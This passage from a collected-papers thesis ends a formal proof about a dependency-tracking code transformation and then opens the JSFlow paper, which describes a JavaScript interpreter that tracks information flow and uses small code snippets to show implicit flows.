\twoheadrightarrow & C_3 = \langle M_3, \texttt{while}\, e\, \texttt{do}\, c_3\rangle \qquad (\star_1) \\
\rightarrow & \langle M_3, c_3; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
= & \langle M_3, \\
& \quad (\texttt{let}\, pc' = pc\, \texttt{in} \\
& \quad\; pc := pc|\{p\}; \\
& \quad\; \mathsf{trans}(c_1); \\
& \quad\; pc := pc'; \\
& \quad\; k[p] := k[p]|dep(\boldsymbol{x})|pc; \\
& \quad\; d[p] := d[p]|lev(\boldsymbol{x}); \\
& \quad\; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
\rightarrow & \langle M_3[pc' \mapsto M_3(pc)], \\
& \quad\; pc := pc|\{p\}; \\
& \quad\; \mathsf{trans}(c_1); \\
& \quad\; pc := pc'; \\
& \quad\; k[p] := k[p]|dep(\boldsymbol{x})|pc; \\
& \quad\; d[p] := d[p]|lev(\boldsymbol{x}); \\
& \quad\; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
\rightarrow & \langle M_3[pc' \mapsto M_3(pc)][pc \mapsto M_3(pc)|\{p\}], \\
& \quad\; \mathsf{trans}(c_1); \\
& \quad\; pc := pc'; \\
& \quad\; k[p] := k[p]|dep(\boldsymbol{x})|pc; \\
& \quad\; d[p] := d[p]|lev(\boldsymbol{x}); \\
& \quad\; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
\twoheadrightarrow & \langle M_4, \qquad (\star_2) \\
& \quad\; pc := pc'; \\
& \quad\; k[p] := k[p]|dep(\boldsymbol{x})|pc; \\
& \quad\; d[p] := d[p]|lev(\boldsymbol{x}); \\
& \quad\; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
\twoheadrightarrow & \langle M_4[pc \mapsto M_3(pc)], \\
& \quad\; k[p] := k[p]|dep(\boldsymbol{x})|pc; \\
& \quad\; d[p] := d[p]|lev(\boldsymbol{x}); \\
& \quad\; \texttt{while}\, e\, \texttt{do}\, c_3\rangle \\
= & \langle M_4[pc \mapsto M_3(pc)], \mathsf{trans}(\texttt{while}\, e\, \texttt{do}\, c_1)\rangle \ (\star_3)
\end{array}
$$

where

- $(\star_1)$: $\hat{M}_3(e) = \hat{M}_1(e) = 1$ holds since for all $x \in vars(e)$, $M_3(x) = M_1(x)$ and $\mathcal{D}_1 \prec C_1$:
- $(\star_2)$. For this step we resort to the IH given that $\langle \kappa_1', \delta_1', \pi_1', \mu_1, c_1\rangle \overset{n_1}{\rightarrowtail} \langle \kappa_3, \delta_3, \pi', \mu_3, stop\rangle$ and $\langle \kappa_1', \delta_1', \pi_1', \mu_1, c_1\rangle \prec \langle M_3[pc' \mapsto M_3(pc)][pc \mapsto M_3(pc)|\{p\}], \mathsf{trans}(c_1)\rangle$. Thus there exists that there exists M_4 s.t. $\langle M_3[pc' \mapsto M_3(pc)][pc \mapsto M_3(pc)|\{p\}], \mathsf{trans}(c_1)\rangle \twoheadrightarrow \langle M_4, stop\rangle$. From this we obtain the required computation:

$$
\langle M_3[pc \mapsto M_3(pc)|\{p\}],\ \begin{array}{l}\mathsf{trans}(c_1);\\ pc := pc';\\ k[p] := k[p]|dep(\boldsymbol{x})|pc;\\ d[p] := d[p]|lev(\boldsymbol{x});\\ \texttt{while}\, e\, \texttt{do}\, c_3\rangle\end{array} \twoheadrightarrow \begin{array}{l}\langle M_4,\ pc := pc';\\ \quad k[p] := k[p]|dep(\boldsymbol{x})|pc;\\ \quad d[p] := d[p]|lev(\boldsymbol{x});\\ \quad \texttt{while}\, e\, \texttt{do}\, c_3\rangle\end{array}
$$

- ($\star_3$): follows from Def. 3.

Let $C_5 \stackrel{def}{=} \langle M_4[pc \mapsto M_3(pc)], \mathsf{trans}(\texttt{while}\, e\, \texttt{do}\, c_1)\rangle$. We now verify that $\mathcal{D}_3 \prec C_5$. In other words, that

$$\mathcal{D}_3 = \langle \kappa_3, \delta_3, \pi_1, \mu_3, \texttt{while}_p\, e\, \texttt{do}\, c_1\rangle \prec \langle M_4[pc \mapsto M_3(pc)], \mathsf{trans}(\texttt{while}\, e\, \texttt{do}\, c_1)\rangle$$

This implies verifying,

1. $M_4[pc \mapsto M_3(pc)](pc) = \pi_1$. $M_4[pc \mapsto M_3(pc)](pc) = M_3(pc) = M_1(pc) = \pi_1$. The last equality follows from $\mathcal{D}_1 \prec C_1$.
2. $M_4[pc \mapsto M_3(pc)](k) = \kappa_3$.
3. $M_4[pc \mapsto M_3(pc)](d) = \delta_3$.
4. $\mu_3(x) = \langle M_4[pc \mapsto M_3(pc)](x), M_4[pc \mapsto M_3(pc)](x_P), M_4[pc \mapsto M_3(pc)](x_L)\rangle$, for all $x \in dom(\mu_3)$.

Finally, note that $\mathcal{D}_3 \prec C_5$; $\mathcal{D}_3 \stackrel{n-1}{\rightarrowtail} \mathcal{D}_2$; and $(\texttt{while}_p\, e\, \texttt{do}\, c_1, n-1) < (\texttt{while}_p\, e\, \texttt{do}\, c_1, n)$. Thus we resort to the IH and conclude the case.

– $c = \texttt{if}_p\, e\, \texttt{then}\, c_1\, \texttt{else}\, c_2$. Similar to the case for while.

– $c = \texttt{eval}(e)$. In this case $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{eval}(e)\rangle$ and $C_1 = \langle M_1, \mathsf{trans}(\texttt{eval}(e))\rangle$. Here $\mathsf{trans}(\texttt{eval}(\mathrm{e}))$, abbreviated c', is the following code:

$$\begin{array}{l} \mathit{let}\ pc' = pc\ \mathit{in} \\ \quad pc := pc \mid \{p\}; \\ \quad k_p := k_p \mid \mathit{dep}(\mathsf{vars}(''e'')) \mid pc'; \\ \quad d_p := d_p \mid \mathit{lev}(\mathsf{vars}(''e'')); \\ \quad \texttt{let}\, h = \mathit{hash}(e)\, \texttt{in}\ \ k := k \mid K_h;\ \ \texttt{eval}(\mathit{trans}(e));\ \ K_h := K_h \mid \mathit{depsIn}(k, e); \\ \quad pc := pc' \end{array}$$

By definition of the reduction relation over $\mathcal{W}^{deps}$, it must be the case that $\mathcal{D}_1 \stackrel{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ (i.e. $n = 1$). Moreover, the derivation of this judgement ends in an application of EVAL:

$$\frac{\begin{array}{c} \hat{\mu_1}(e) = \langle s, P, L\rangle \quad h = \mathsf{hash}(s) \quad \pi_1' = \pi_1 \uplus \{p\} \\ \kappa_1' = \kappa_1 \uplus \mathcal{K}_1(h) \uplus \{p \mapsto \pi_1 \cup P\} \quad \delta_1' = \delta_1 \uplus \{p \mapsto L\} \\ \langle \mathcal{K}_1, \kappa_1', \delta_1', \pi_1', \mu_1, \mathsf{parse}(s)\rangle \stackrel{m}{\rightarrowtail} \langle \mathcal{K}_1', \kappa_2, \delta_2, \pi_1', \mu_2, \mathit{stop}\rangle \end{array}}{\begin{array}{c} \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{eval}_p(e)\rangle \rightarrowtail \\ \langle \mathcal{K}_1'[h \mapsto \mathcal{K}_1'(h) \uplus \kappa_2|_{\mathsf{parse}(s)}], \kappa_2, \delta_2, \pi_1, \mu_2, \mathit{stop}\rangle \end{array}}\ \textsc{Eval}$$

and $(d, n) = (d_1 + 1, 1)$, where d_1 is the depth of $\langle \mathcal{K}_1, \kappa_1', \delta_1', \pi_1', \mu_1, \mathsf{parse}(s)\rangle \stackrel{m}{\rightarrowtail} \langle \mathcal{K}_1', \kappa_2, \delta_2, \pi_1', \mu_2, \mathit{stop}\rangle$. Note that

$$\begin{array}{l} \quad C_1 = \langle M_1, c'\rangle \\ \twoheadrightarrow \langle M_5, \texttt{let}\, h = \mathit{hash}(e)\, \texttt{in}\, (k := k \mid K_h; \texttt{eval}(\mathit{trans}(e)); K_h := K_h \mid \mathit{depsIn}(k, e)); pc := pc'\rangle \\ \rightarrow \langle M_6, k := k | K_h; \texttt{eval}(\mathit{trans}(e)); K_h := K_h | \mathit{depsIn}(k, e); pc := pc'\rangle \\ \rightarrow \langle M_7, \texttt{eval}(\mathit{trans}(e)); K_h := K_h | \mathit{depsIn}(k, e); pc := pc'\rangle \\ \rightarrow \langle M_7, \mathsf{parse}(\hat{M}_7(\mathit{trans}(e))); K_h := K_h | \mathit{depsIn}(k, e); pc := pc'\rangle \end{array}$$

where

- $M_2 \stackrel{def}{=} M_1[pc' \mapsto M_1(pc)]$;
- $M_3 \stackrel{def}{=} M_2[pc \mapsto M_2(pc) \uplus \{p\}]$;
- $M_4 \stackrel{def}{=} M_3[k_p \mapsto M_3(k_p) \uplus \hat{M}_3(dep(\mathsf{vars}(''e''))) \uplus M_3(pc')]$;
- $M_5 \stackrel{def}{=} M_4[d_p \mapsto M_3(d_p) \uplus \hat{M}_3(lev(\mathsf{vars}(''e'')))]$;
- $M_6 \stackrel{def}{=} M_5[h \mapsto \hat{M}_5(hash(e))]$
- $M_7 \stackrel{def}{=} M_6[k \mapsto \hat{M}_6(k|K_h)]$

Let $\mathcal{D} \stackrel{def}{=} \langle \mathcal{K}_1, \kappa_1', \delta_1', \pi_1', \mu_1, \mathsf{parse}(s)\rangle$ and $C \stackrel{def}{=} \langle M_7, \mathsf{parse}(\hat{M}_7(trans(e)))\rangle$. In order to apply the I.H. we must first determine whether $\mathcal{D} \prec C$. Among other things (analysed below) we must verify that

$$\mathsf{trans}(\mathsf{parse}(s)) = \mathsf{parse}(\hat{M}_7(trans(e)))$$

We do this now by reasoning as follows:

$$\begin{array}{ll} & \mathsf{parse}(\hat{M}_7(trans(e))) \\ = & \mathsf{parse}(\mathcal{I}(M_7(trans(e)))) \text{ (Def. of } \hat{M}_7) \\ = & \mathsf{parse}(\hat{trans}(\mathcal{I}(M_7(e)))) \text{ (Def. 1)} \\ = & \mathsf{parse}(\hat{trans}(\hat{M}_7(e))) \\ = & \mathsf{trans}(\mathsf{parse}(\hat{M}_7(e))) \quad (Lem.\ 3) \\ = & \mathsf{trans}(\mathsf{parse}(s)) \quad (\mathcal{D}_1 \prec C_1, Rem.\ 1) \end{array}$$

The remaining items to declare $\mathcal{D} \prec C$ are now considered:

1. $M_7(K) = \mathcal{K}_1$, $M_7(k) = \kappa_1'$, $M_7(d) = \delta_1'$, $M_7(pc) = \pi_1'$. From $\mathcal{D}_1 \prec C_1$ we know that $M_1(K) = \mathcal{K}_1$. Therefore, since $M_1(K) = M_7(K)$, we deduce $M_7(K) = \mathcal{K}_1$. Regarding $M_7(pc) = \pi_1'$ we reason as follows: $M_7(pc) = M_3(pc) = M_2(pc) \uplus \{p\} = M_1(pc) \uplus \{p\} = \pi_1 \uplus \{p\}$ (the last equality is due to $\mathcal{D}_1 \prec C_1$). Regarding, $M_7(k) = \kappa_1'$ we wish to show that $M_7(k) = \kappa_1' = \kappa_1 \uplus \mathcal{K}_1(h) \uplus \{p \mapsto \pi_1 \cup P\}$. We first reason as follows: $M_7(k) = \hat{M}_6(k|K_h) = M_6(k) \uplus M_6(K_h) = M_6(k) \uplus M_1(K_h) = M_6(k) \uplus \mathcal{K}_1(h)$. We note that
$$M_6(k)(q) \stackrel{def}{=} \begin{cases} M_1(k)(q) & p \neq q \\ M_1(k_p) \uplus \hat{M}_1(dep(\mathsf{vars}(''e''))) \uplus M_1(pc) & p = q \end{cases}$$
and resort to the fact that $\mathcal{D}_1 \prec C_1$, thus concluding the case. The item $M_7(d) = \delta_1'$ is proved along similar lines.
2. $\mu_1(x) = \langle M_7(x), M_7(x_P), M_7(x_L)\rangle$, for all $x \in dom(\mu_1)$. From $\mathcal{D}_1 \prec C_1$ we know that $\mu_1(x) = \langle M_1(x), M_1(x_P), M_1(x_L)\rangle$, for all $x \in dom(\mu_1)$. Since M_7 and M_1 differ only in the values assigned to h and pc' (which is fresh) and k, k_p, d_p, pc (which are not in the domain of μ_1), we conclude the case.

Furthermore,
$\mathsf{depth}(\langle \mathcal{K}_1, \kappa_1', \delta_1', \pi_1', \mu_1, \mathsf{parse}(s)\rangle \stackrel{m}{\rightarrowtail} \langle \mathcal{K}_1', \kappa_2, \delta_2, \pi_1', \mu_2, stop\rangle) = (d_1, m) < (d, 1)$ since $d = d_1 + 1$. Therefore, the I.H. yields $C_4 = \langle M_8, stop\rangle$ s.t.

$$\langle \mathcal{K}_1', \kappa_2, \delta_2, \pi_1, \mu_2, stop\rangle \prec C_4 \tag{6}$$

and

$$\langle M_8, \mathsf{parse}(\hat{M}_8(trans(e)))\rangle \twoheadrightarrow C_4 \tag{7}$$

From (7) we have

$$\begin{aligned}
&\langle M_7, \mathsf{parse}(\hat{M}_7(trans(e))); K_h := K_h|depsIn(k,e); pc := pc'\rangle \\
&\twoheadrightarrow \langle M_8, K_h := K_h|depsIn(k,e); pc := pc'\rangle \\
&\rightarrow \langle M_8[K_h \mapsto \hat{M}_8(K_h|depsIn(k,e))], pc := pc'\rangle \\
&\rightarrow C_5 \stackrel{def}{=} \langle M_8[K_h \mapsto \hat{M}_8(K_h|depsIn(k,e))][pc \mapsto M_8(pc')], stop\rangle
\end{aligned}$$

In order to conclude we set $C_2 \stackrel{def}{=} C_5$ and verify that indeed

$$\begin{aligned}
&\langle \mathcal{K}_1'[h \mapsto \mathcal{K}_1'(h) \uplus \kappa_2|_{\mathsf{parse}(s)}], \kappa_2, \delta_2, \pi_1, \mu_2, stop\rangle \prec \\
&\langle M_8[K_h \mapsto \hat{M}_8(K_h|depsIn(k,e))][pc \mapsto M_8(pc')], stop\rangle = C_5
\end{aligned}$$

If M_9 abbreviates $M_8[K_h \mapsto \hat{M}_8(K_h|depsIn(k,e))][pc \mapsto M_8(pc')]$, then this means we must verify

1. $M_9(K) = \mathcal{K}_1'[h \mapsto \mathcal{K}_1'(h) \uplus \kappa_2|_{\mathsf{parse}(s)}]$, $M_9(k) = \kappa_2$, $M_9(d) = \delta_2$, $M_9(pc) = \pi_1$. From (6) we know that $M_8(k) = \kappa_2$, $M_8(d) = \delta_2$ and $M_8(pc) = \pi_1$. Since $M_8(k) = M_9(k)$, $M_8(d) = M_9(d)$ and $M_8(pc) = M_9(pc)$, all but the first item hold immediately. We now address the first item. From (6) we know that $M_4(K) = \mathcal{K}_1'$. Also, $M_9(K) = \hat{M}_8(K_h|depsIn(k,e)) = \hat{M}_8(K_h) \uplus \hat{M}_8(depsIn(k,e)) = \mathcal{K}_1'(h) \uplus \hat{M}_8(depsIn(k,e))$. We conclude that $\hat{M}_8(depsIn(k,e)) = \kappa_2|_{\mathsf{parse}(s)}$ since this follows from $\hat{depsIn}(\kappa, s) = \kappa|_{\mathsf{parse}(s)}$ which holds by assumption on $depsIn$.
2. $\mu_2(x) = \langle M_9(x), M_9(x_P), M_9(x_L)\rangle$, for all $x \in dom(\mu_2)$. From (6) we know that $\mu_2(x) = \langle M_8(x), M_8(x_P), M_8(x_L)\rangle$, for all $x \in dom(\mu_2)$. Since M_9 differs from M_8 only in the value of K and K is never in the domain of the memory component of the configuration, we conclude.

Paper **three**

JSFlow: Tracking Information Flow in JavaScript and its APIs

Daniel Hedin, Arnar Birgisson, Luciano Bello and Andrei Sabelfeld

JavaScript drives the evolution of the web into a powerful application platform. Increasingly, web applications combine services from different providers. The script inclusion mechanism routinely turns barebone web pages into fully-fledged services built up from third-party code. Such code provides a range of facilities from helper utilities (such as jQuery) to readily available services (such as Google Analytics and Tynt). This poses a security challenge of ensuring that the integrated third-party code respects security and privacy.

This paper presents *JSFlow*, a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. We show how to resolve practical challenges for enforcing information-flow policies for the full JavaScript language, as well as the challenges of tracking information in the presence of libraries, as provided by browser APIs.

The interpreter is itself written in JavaScript, which enables deployment as a Firefox extension. Using this extension we have performed practical studies to provide in-depth understanding of information manipulation by third-party scripts such as Google Analytics. The experiments show that different sites intended to provide similar services effectuate rather different security policies for the user's sensitive information: some ensure it does not leave the browser, others share it with the originating server, while yet others freely propagate it to third parties.

1 Introduction

Increasingly, web applications combine services from different providers. The script inclusion mechanism routinely turns barebone web pages into fully-fledged services, often utilizing third-party code. Such code provides a range of facilities from utility libraries (such as jQuery) to readily available services (such as Google Analytics and Tynt). Even stand-alone services such as Google Docs, Microsoft Office 365, and DropBox offer integration into other services. Thus, the web is gradually being transformed into an application platform for integration of services from different providers.

Motivation: securing JavaScript At the heart of this lies JavaScript. When a user visits a web page, even a simple one like a loan calculator or a newspaper website, JavaScript code from different sources is downloaded into the user's browser and run with the same privileges as if the code came from the web page itself. This creates dangerous scenarios of abusing the trust, either by direct attacks from the included scripts or, perhaps more dangerously, by indirect attacks when a popular service is compromised and its scripts are replaced or misused by an attacker. A recent empirical study [26] of script inclusion reports high reliance on third-party scripts. As an example, it shows how easy it is to get code running in thousands of browsers simply by acquiring some stale or misspelled domains.

This poses a security challenge: how do we guarantee that the integrated third-party code respects the security and privacy of web applications? At the same time, the business model of many of the online service providers is to give away a service for free while gathering information about their users and their behavior in order to, e.g., sell user profiles or provide targeted ads. How do we draw the line between legitimate information gathering and unsolicited user tracking?

Background: state of the art in securing JavaScript Today's browsers enforce the *same-origin policy (SOP)* in order to limit access between scripts from different Internet domains. SOP offers an all-or-nothing choice when including a script: either isolation, when the script is loaded in an iframe, or full integration, when the script is included in the document via a script tag. SOP prevents direct communication with non-origin domains but allows indirect communication. For example, sensitive information from the user can be sent to a third-party domain as part of an image request.

Although loading a script in an iframe provides secure isolation, it severely limits the integration of the loaded code with the main application. Thus, the iframe-based solution is a good fit for isolated services such as context-independent ads, but it is not adequate for context-sensitive

ads, statistics, utility libraries, and other services that require tighter integration.

Loading a script via a script tag provides full privileges for the included script and, hence, opens up for possible attacks. The state of the art in research on JavaScript-based secure composition [28] consists of a number of approaches ranging from isolation of components to their full integration. Clearly, as much isolation as possible for any given application is a sound rationale in line with the principle of least privilege [29]. However, there are scenarios where isolation incapacitates the functionality of the application.

As an example, consider a loan calculator website. The calculator requires sensitive input from the user, such as the monthly income or the total loan amount. Clearly, the application must have access to the sensitive input for proper functionality. At the same time, the application must be constrained in what it can do with the sensitive information. If the user has a business relationship with the service provider, it might be reasonable for this information to be sent back to the provider but remain confidential otherwise. However, if this is not the case, it is more reasonable that sensitive information does not leave the browser. How do we ensure that these kinds of fine-grained policies are enforced?

As another example, consider a third-party service on a newspaper site. The service appends the link to the original article whenever the user copies a piece of text from it. Clearly, the application must have access to the selected text for proper functionality. However, with the current state of the art in web security, any third-party code can always send information to its own originating server, e.g. for tracking. When this is not desired, how do we guarantee that this trust is not misused to leak sensitive information to the third party?

Unfortunately, access control is not sufficient to guarantee information security in these examples. Both the loan calculator and newspaper code must be given the sensitive information in order to provide the intended service. The *usage* of sensitive information needs to tracked *after* access to it has been granted.

Goal: securing information flow in the browser Those scenarios motivate the need of information-flow control to track how information is used by such services. Intuitively, an information-flow analysis tracks how information flows through the program under execution. By identifying sources of sensitive information, an information-flow analysis can limit what the service may do with information from those sources, e.g., ensuring that the information does not leave the browser, or is not sent to a third party.

The importance of tracking information flow in the browser has been pointed out previously, e.g., [20, 32]. Further, several empirical studies [12, 14, 17, 31] (discussed in detail in Section 6) provide clear

evidence that privacy and security attacks in JavaScript code are a real threat. The focus of these studies is *breadth*: trying to analyze thousands of pages against simple policies.

Complementary to previous work, our goal is to provide a practical mechanism for fine grained enforcement of secure information flow for JavaScript. This paper takes a significant step towards this goal with the implementation of a proof-of-concept interpreter for JavaScript that provides dynamic enforcement of secure information flow. The interpreter is implemented in JavaScript which allows us to effectively replace the JavaScript engine of Firefox through the means of a browser extension. This has enabled us to perform experiments on real web-pages using the interpreter to execute the scripts on the pages, and allowed us to pursue two important subgoals: (i) a study of possibilities and limitations of dynamic information-flow enforcement, and (ii) an in-*depth* understanding of information flow in practical JavaScript.

In addition, while progress has been made between understanding the foundational tensions between static and dynamic information-flow control [27], practical trade-offs have not been explored. Hence, we set off to explore the practical trade-offs related to the permissiveness of the analysis.

Our work focuses on dynamic enforcement, since JavaScript is a highly dynamic language with such features as dynamic objects and dynamic code evaluation. This dynamism puts severe limitations on static program analysis methods [30]. These limitations are of particular concern when it is desirable to pinpoint the source of insecurity. While static analysis can be a reasonable fit for empirical studies with simple security policies, the situation is different for more complex policies. Because dynamic tracking has access to precise information about the program state in a given run, we show that it is a more appropriate fit for in-depth understanding of information flow in JavaScript.

The implementation is intended to investigate the suitability of dynamic information-flow control, and lay the ground for a full scale extension of the JavaScript runtime in browsers. A high-performance monitor would ideally be integrated in an existing JavaScript runtime, but they are fast moving targets and focused on advanced performance optimizations. For this reason we have chosen instead to implement our prototype in JavaScript. We believe that our JavaScript implementation finds a sweetspot between implementation effort and usability for research purposes. Thus, performance optimization is a non-goal in the scope of the current work (while a worthwhile direction for future work).

Implementing the monitor in JavaScript allows for flexibility in the deployment. In addition to the possibility of deploying via a browser extension, the interpreter can also be deployed by a proxy, as a suffix proxy or as a security library. This is the subject of separate ongoing

studies. Further, in addition to being used to enforce secure information flow on the client side our implementation can be used by developers as a security testing tool, e.g., during the integration of third-party libraries. This can provide developers with an important detailed analysis of information flows on custom fine-grained policies, beyond the analysis from empirical studies [12, 14, 17, 31] on simple policies.

Challenges: JavaScript and libraries The above goal leads us to the following three concrete challenges. The first challenge is covering the *full JavaScript* language, as described by the ECMA-262 (v.5) standard [10]. Our work draws on the sound analysis for the core of JavaScript [15], and so the challenge is whether the rich security label mechanism and key concepts such as read and write contexts scale to the full language.

The second challenge is covering *libraries*, both JavaScript's built-in objects as well as ones provided by browser APIs. The *Document Object Model (DOM)* APIs, a standard interface for JavaScript to interact with the browser, is particularly complex. This challenge is substantial due to the stateful nature of the DOM tree. Attempts to provide ''security signatures'' to the APIs result in missing security-critical side effects in the DOM. The challenge lies in designing a more comprehensive approach.

The third challenge is implementing the JavaScript interpreter in JavaScript. This allows the interpreter to be deployed as a Firefox extension by leveraging the ideas of Zaphod [25]. The interpreter keeps track of the security labels and, whenever possible, it reuses the native JavaScript engine and standard libraries for the actual functionality. Since labels are not tracked in the native part, we must model its information flow, e.g. for calls to the standard library. It turns out that a simple wrapping of library methods approach can introduce insecurities (as elaborated in Section 4). Rather, more accurate modeling is required of how the standard library manipulates data.

This paper This paper presents *JSFlow*, an information-flow interpreter for full ECMA-262 (v.5). JSFlow is itself implemented in JavaScript. This enables the use of JSFlow as a Firefox extension, *Snowfox*, as well as on the server side e.g. by running on top of *node.js* [18].

The interpreter passes all standard compliant non-strict tests in the SpiderMonkey test suite [24] passed by SpiderMonkey and V8. In addition to the core language we have implemented extensive stateful information-flow models for the standard API, e.g., Object, and Array, and the APIs present in a browser environment, including the DOM, navigator, location and XMLHttpRequest. Section 3 and 4 report on the challenges relating to the language and the libraries, respectively.

To the best of our knowledge, this is the first implementation of dynamic information-flow enforcement for such a large platform as

JavaScript together with stateful information-flow models for its standard execution environment.

Addressing the first subgoal, we report on the implementation of the interpreter and our experience in modeling native libraries, i.e. the built-in ECMA-262 objects and the DOM. A distinction is made between *shallow* and *deep* models, which represent different trade-offs between reimplementing native code and maintaining a model of its information flow. Further, Section 5 also reports practical trade-offs of dynamic information-flow enforcement.

With respect to the second subgoal, we report on our experience with JSFlow/Snowfox for in-depth understanding of existing flows in web pages. Rather than experimenting with a large number of web sites for simple policies (as done in previous work [12, 14, 17, 31]), we focus on in-depth analysis of two case studies. These are presented in Section 5. The case studies show that different sites intended to provide similar service (a loan calculator) enforce rather different security policies for possibly sensitive user input. Some ensure it does not leave the browser, others share it with the originating server, while yet others freely share it with third party services. The empirical knowledge gained from running such case studies on actual web pages and libraries has been invaluable in order to understand the possibilities and limitations of dynamic information-flow tracking, and to set the directions for future research.

2 Primer on dynamic information-flow tracking

Dynamic information-flow analysis is similar to dynamic type analysis. Each value is labeled with a security label representing the confidentiality of the value. At runtime, the labels are updated to reflect the computation effects and checked to ensure that the computation adheres to some security policy. It is common to use a lattice as the set of labels. In this work we use the subset-lattice over sets of strings.

There are several compelling reasons for using a dynamic analysis for JavaScript over a static one. Features like dynamic code evaluation, dynamic typing, and dynamic object modification limit the accuracy of static analysis. For instance, consider static analysis of the common operation of indexing an object `e1[e2]`, which requires precise information about the objects that $e1$ may evaluate to, as well the values that $e2$ can result in. Both are related to the problem of doing precise alias analysis for languages like JavaScript, which is a well-known hard problem [19]. Similar challenges are posed by *eval* and dynamic object modification such as creating and deleting new object properties.

In the following, assume `h` refers to a confidential, or *secret*, value and the initial values behind all other variables are not confidential, or

public. An information-flow analysis must take both *explicit* and *implicit flows* into account. Explicit flows happen in direct assignments, as in `var l =h;`. Since `l` depends on the value of `h`, the monitor labels `l` as secret as well. Implicit flows arise through the control flow of the program, as in `var l=0; if (h) l=1;`. In this case the resulting value of `l` also depends on the value of `h`. In order to handle implicit flows, a security label associated with the control flow is introduced, called the *program counter label*, or *pc* for short. The *pc* reflects the confidentiality of guard expressions controlling branch points in the program, and governs side effects in their branches by preventing modification of less confidential values. For soundness, any security violation must cause execution to halt [15].

3 Dynamic information flow for full JavaScript

The interpreter extends the work of Hedin and Sabelfeld [15] to the full ECMA-262 (v.5) standard (referred to as *the standard* henceforth). Hedin and Sabelfeld model a core of JavaScript including `eval`, exceptions, higher-order functions and the *Function* object, the somewhat uncommon semantics of JavaScript variables and scoping, including variable hoisting and the `with` statement, and a representative selection of the statements and expressions of JavaScript. Below we report on the most interesting contributions of this extension: functions, accessor properties, labeled statements, and the *pc* stack. Section 4 focuses on the extension made to provide full API support. A prototype implementation of the interpreter and its test suite are available at [public URL redacted for blind review, source available via PC chair].

Functions Function support is extended to the full standard, including function hoisting and proper creation of an *arguments* object. In addition, to allow for free use of **`return`** we introduce a *return label*. This label is similar to the exception label [15], in that it defines an upper bound on the control contexts in which **`return`** can be executed. Consider the following example, which returns from a secret control context.

```
a = true;
function f() {
  if (h) { return 1; }
  a = false;
}
```

For the return to be allowed, the return label must be secret before entering the conditional. The assignment `a = false` is then in a secret control context, correctly preventing it if `a` is public.

Labeled statements JavaScript contains labeled statements and allows jumping to them using `break` and **`continue`**. As with conditional statements, such transfer of control may result in implicit flows. We handle this by associating labelled statements with a security label, in addition to their usual program label. The security label defines an upper bound on the control contexts in which jumping to the statement is allowed. The security label is also a part of the control context for the labeled statement itself. In the example below, the security label associated with $L1$ is part of the control context of the outer **`while`**, and similarly the one of $L2$ for the inner **`while`**.

```
L1 : while (...) {
  L2 : while (...) {
    if (h) { continue L1; }
    ...
  }
}
```

To allow **`continue`** `L1` to execute, the label of $L1$ must be secret, causing the body of the outer **`while`** to be run with a secret control context.

Accessor properties JSFlow supports accessor properties, as described by the standard. Accessor properties allow overriding property reads and writes with user functions. When reading, the return value of the *getter* function of the property is returned, and similarly, writing to a property invokes the *setter* function associated with the property. Section 4 shows how getters and setters can be used in complicated interplay with libraries, opening the door for non-obvious information flows.

The *pc* stack Implicit flows may be caused by more than the control flow of the program itself. When the interpreter branches internally on security labeled values, the control flow inside the interpreter may result in implicit flows. A ubiquitous example of this is *implicit type conversions*: Many expressions, statements and API functions of JavaScript convert their parameters to primitive types. JavaScript objects may override this conversion process with user functions. To appreciate the complexity of the interaction between internal control flow and program control flow, consider the following example which attempts to copy the value of h into a.

```
a = false;
x = { valueOf : function ()
              { return h ? {} : 1; },
      toString : function()
              { a = true; return 1; } };
h = x + 1;
```

The addition operation tries to convert its parameters to primitive values. For objects, the conversion first invokes its `valueOf` method, if present. If this returns a primitive value, it is used. If not, the `toString` method is invoked instead. In the example, `valueOf` is chosen so that `toString` is invoked only when *h* is true, which must therefore be reflected in its control context.

We solve this by replacing the notion of a *program pc* with a *pc stack*. Whenever the interpreter branches on a security labeled value, its label is pushed onto the *pc* stack, where it remains until execution reaches a join point. Any side effects are governed by the join of all labels on the *pc* stack. This naturally generalizes and subsumes the notion of a program *pc*. For example, just as the type of a value decides which conversion methods to call, so does the value of the guard of a conditional statement decide which subprogram to execute. In both cases, the label of the value is pushed. See the implementation of `ToString` in Section 4.2 below for an example of how the *pc* stack is used in the implementation.

4 Libraries

Scripts on a web page typically rely on a rich set of libraries and APIs provided by the JavaScript runtime environment and the browser. While we could reimplement all of JavaScript's builtins, it is more reasonable to defer as much work as possible to the underlying JavaScript engine in which the interpreter itself runs. For browser APIs such as the DOM, doing this is necessary: DOM manipulations must be performed on the actual DOM for them to have an effect on the rendered page. In such cases we must *model* the information flow that those APIs incur and enforce information-flow policies before invoking them. In general, such modeling is useful for any kind of library code we wish to invoke, but not track information flow during its execution in detail.

The problem of modeling information flow in libraries is largely unexplored. Statically, libraries are typically handled by giving some form of boundary types to the interface of the library. The precision and permissiveness of the enforcement of information-flow policies then depends on the expressive power of such boundary types. In this work, we have instead developed dynamic models that make use of actual runtime values to increase their precision.

4.1 Information-flow models

In designing an information-flow model for a library, its precision must be balanced with its complexity and usability. Increased precision allows more permissive enforcement, but typically results in added complexity for the user of the library, who may need to supply security annotations,

or otherwise be aware of the model itself. This results in a system that is harder to use and understand. On the other hand, being too imprecise risks having the enforcement reject too many secure programs, thus losing permissiveness. This also places a burden on the programmer, as she will have to work around the false positives.

Shallow vs. deep models We categorize information-flow models for libraries into two different types: *shallow* models and *deep* models.

Shallow models describe the operations on labels and label state in terms of the boundary values and types of the parameters to the library function, whereas deep models may compute internal, intermediate values such as private attributes of objects or local variables inside library code. The model may perform or replicate a part of the computation done by the library, in order to obtain a more precise model.

In the remainder of this section we discuss key insights gained from modeling the builtin JavaScript APIs, as well as browser APIs. In particular, we give examples where deep models are necessary to yield useful precision.

4.2 JavaScript builtin APIs

In addition to the core language, JSFlow implements the built-in APIs defined by the standard. The models of the standard API range from simple shallow models to more advanced deep models. Below we use String and Array to illustrate shallow and deep models, respectively.

